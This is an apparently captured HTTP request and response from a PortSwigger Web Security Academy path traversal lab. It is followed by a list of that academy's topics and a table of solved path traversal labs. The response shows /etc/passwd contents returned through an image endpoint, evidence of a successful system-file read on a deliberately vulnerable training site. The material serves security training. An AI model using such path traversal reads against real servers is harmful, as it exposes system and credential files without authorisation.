0a220098048f7e6585c2e445003e0016.web-security-academy.ne
t
Cookie: session=wg33h4syX3j1xz452kdYZKhQFgWUps3G
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a220098048f7e6585c2e445003e0016.web-security-ac
ademy.net/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```


Response

```
HTTP/2 200 OK
Content-Type: image/png
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
```

Inspector	
Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	14
Response headers	3

Done — 2,409 bytes | 216 millis



< Back to all topics

- SQL injection
- Cross-site scripting
- Cross-site request forgery (CSRF)
- Clickjacking
- DOM-based vulnerabilities
- Cross-origin resource sharing (CORS)
- XML external entity (XXE) injection
- Server-side request forgery (SSRF)
- HTTP request smuggling
- OS command injection
- Server-side template injection
- Path traversal
- Access control vulnerabilities
- Authentication
- WebSockets
- Web cache poisoning
- Insecure deserialization
- Information disclosure
- Business logic vulnerabilities
- HTTP Host header attacks
- OAuth authentication
- File upload vulnerabilities

Path traversal

	Level	Lab	Status
LAB	APPRENTICE	File path traversal, simple case →	✓ Solved
LAB	PRACTITIONER	File path traversal, traversal sequences blocked with absolute path bypass →	✓ Solved
LAB	PRACTITIONER	File path traversal, traversal sequences stripped non-recursively →	✓ Solved
LAB	PRACTITIONER	File path traversal, traversal sequences stripped with superfluous URL-decode →	✓ Solved
LAB	PRACTITIONER	File path traversal, validation of start of path →	✓ Solved
LAB	PRACTITIONER	File path traversal, validation of file extension with null byte bypass →	✓ Solved